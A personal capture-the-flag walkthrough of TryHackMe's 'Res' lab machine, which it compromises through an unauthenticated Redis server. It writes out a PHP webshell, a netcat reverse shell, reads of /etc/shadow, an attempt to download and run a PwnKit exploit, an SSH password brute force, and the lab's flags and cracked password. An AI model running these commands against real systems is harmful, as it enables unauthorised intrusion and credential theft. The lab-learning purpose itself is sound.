Res
This challenge is a bit easier than others since its a semi guided one. There are more questions than usual which is why its semi guided. The questions are basically telling you what to do which is nice.
The first question is how many ports are open on the machine. Run:
nmap -sCV 10.129.140.134
I get 2 ports open which are 22 and 80. I tried putting 2 as the answer and it did not work. That means there are more ports open. When scanning with -sCV you only get the top 1000 most common ports so lets scan for everything:
nmap -sCV -p- 10.129.140.134

Now I can see 3 ports open including port 6379 which is running something called redis. I had to look that up. It turns out redis is an open source in memory data structure store used as a database, cache, message broker, and streaming engine. Interesting.
So the answers here are:
What is the database management system installed on the server? redis
What port is the database management system running on? 6379
What is the version of the management system installed on the server? 6.0.7
I strongly believe that port 6379 is what we have to attack but lets first check what is on port 80.

Just a default Apache2 page. Nothing interesting at all. Ok so back to redis. The version is 6.0.7 so lets search for any exploits.
Lets connect to it and see how the server responds:
redis-cli -h 10.129.140.134
Redis has its own commands so I had to search around a bit. I tried ping and if the server replies with PONG it means I am in with no password required. And it did.

Next I ran info which dumps server details like version, os, memory, current directory and more. Nothing super useful right now but maybe I will come back to it later.
Getting a Shell
The next question is to compromise the machine and find user.txt. So lets actually get access by exploiting redis. Redis can write files to disk since it was designed to save its database as a file. But if it is misconfigured I can point it anywhere on the system and control what gets written. The attack abuses three redis config settings:
dir: this is where redis saves files. I will point it to /var/www/html
dbfilename: the name of the saved file. I will name it shell.php
A redis key containing PHP code which becomes the file content when saved
The result is a PHP file sitting in the web root, accessible via port 80 in the browser. When I visit it, Apache executes the PHP and I get command execution on the server. This works purely because redis has no authentication and has permission to write to the web directory.
Lets do it. First set the directory:
redis-cli -h 10.129.140.134 CONFIG SET dir /var/www/html
You should get OK. Now store the PHP payload as a redis key:
redis-cli -h 10.129.140.134 SET webshell '<?php system($_GET["cmd"]); ?>'
OK again. Now set the output filename:
redis-cli -h 10.129.140.134 CONFIG SET dbfilename shell.php
OK. Now force redis to write the dump as shell.php:
redis-cli -h 10.129.140.134 SAVE
OK. Now lets test it. Open the browser and run:
http://10.129.140.134/shell.php?cmd=ls -la

I can see the name vianka in the output and I remember that name from when I ran info earlier. This is a username. Lets peek inside that folder:
http://10.129.140.134/shell.php?cmd=ls+/home/vianka

I can see user.txt. Lets just read it:

http://10.129.140.134/shell.php?cmd=cat+/home/vianka/user.txt
Flag 1: thm{red1s_rce_w1thout_credent1als}
Finding the Password
The next question asks for the local user account password. I tried cat /etc/shadow:
http://10.129.140.134/shell.php?cmd=cat+/etc/shadow
Did not work. Then I ran ls -la:
http://10.129.140.134/shell.php?cmd=ls+-la+/home/vianka
To check the home directory for config files or anything with credentials. All of that is kind of painful to read through a browser webshell but I spent a couple of minutes going through the output.

Something interesting is .bash_history which is a file that stores command history and sometimes contains passwords in plaintext. Lets check it cat /home/vianka/.bash_history:
http://10.129.140.134/shell.php?cmd=cat+/home/vianka/.bash_history
Did not work. Maybe its not readable after all. Lets try the redis config file cat /home/vianka/redis-stable/redis.conf | grep -i pass:
http://10.129.140.134/shell.php?cmd=cat+/home/vianka/redis-stable/redis.conf+|+grep+-i+pass
Nothing. At this point I got stuck and tried many more commands that went nowhere. This is currently my hardest challenge and I was not able to find the next step.
I tried using redis to read /etc/shadow by loading it as the database:
redis-cli -h 10.129.140.134 CONFIG SET dir /etc
redis-cli -h 10.129.140.134 CONFIG SET dbfilename shadow
redis-cli -h 10.129.140.134 DEBUG RELOAD
Got an error. Did not work either.
After a good 20+ minutes of failed attempts I came to the conclusion that I needed a proper reverse shell so I could actually move around the system. Lets set that up. Start a listener on your machine:
nc -lvnp 1337
Then trigger the reverse shell through the webshell. Replace YOUR_TUN0_IP with your actual tun0 ip which you can find with ip a show tun0:
http://10.129.140.134/shell.php?cmd=nc -e /bin/bash YOUR_TUN0_IP 1337
Now make it interactive:
python3 -c 'import pty;pty.spawn("/bin/bash")'


We are currently in /var/www/html. Lets navigate to vianka:
cd /home/vianka
At this point, I got stuck again and was poking around for a bit. Something I always check at this point is SUID binaries:
find / -perm -u=s -type f 2>/dev/null

I went through the output on https://gtfobins.org/ one by one and did not find anything useful. I tried different approaches, different commands, different ideas. Nothing was working. I restarted the machine thinking maybe I was missing something obvious. Still nothing. More commands, more dead ends, more frustration. This is supposed to be an easy room and I genuinely could not figure out what I was doing wrong.
After about 2 hours of going in circles I came back to the SUID list and started going through GTFOBins again more carefully. This time I found that pkexec is a well known local privilege escalation vulnerability called PwnKit. Finally something to work with.
To exploit it I need to serve the binary from my machine. Start a web server on your machine (NOT the target):
python3 -m http.server 8080

Open a new terminal and download the PwnKit exploit:
git clone https://github.com/ly4k/PwnKit
Navigate to the folder and copy the compiled binary to the directory where you ran the http server:
cp PwnKit ~/pwn
Now from the target machine download and run it:
wget http://<YOUR_KALI_IP>:8080/pwn -O /tmp/pwn
chmod +x /tmp/pwn
/tmp/pwn
I tried that and it just was not working. I restarted the machine again. Nothing changed. I went back to the SUID list, back to GTFOBins, back to trying different commands. Still nothing. Another hour of going absolutely nowhere. At this point I have been stuck on this room for so long that I was genuinely starting to question everything. Am I missing something obvious? Is my approach completely wrong? I had no idea.
I went to TryHackMe’s Discord and searched for the room name. Turns out that other people are reporting the exact same thing and the machine is broken.


The whole time I was fighting a dead end that was never going to work no matter what I did. That was a relief and incredibly annoying at the same time.
I was disappointed. I just sat there for a couple of minutes. But I was not done yet. I still had one more idea. Bruteforcing vianka’s password over SSH:
nmap -p 22 --script ssh-brute --script-args userdb=/dev/stdin,passdb=/usr/share/wordlists/rockyou.txt 10.129.140.134 <<< "vianka"
I let it run. It took about 15 minutes of failed attempts go by but nmap actually found the password.
beautiful1

That’s insane.
Now SSH in:
ssh vianka@10.129.140.134

Use password beautiful1 and I’m in. From there:
sudo su
cat /root/root.txt

Flag 2: thm{xxd_pr1v_escalat1on}
This was frustrating, disappointing, and satisfying all at the same time. It took way longer than it should have because the machine was broken. But I never gave up and found a different way to solve a broken machine. That part felt pretty good honestly.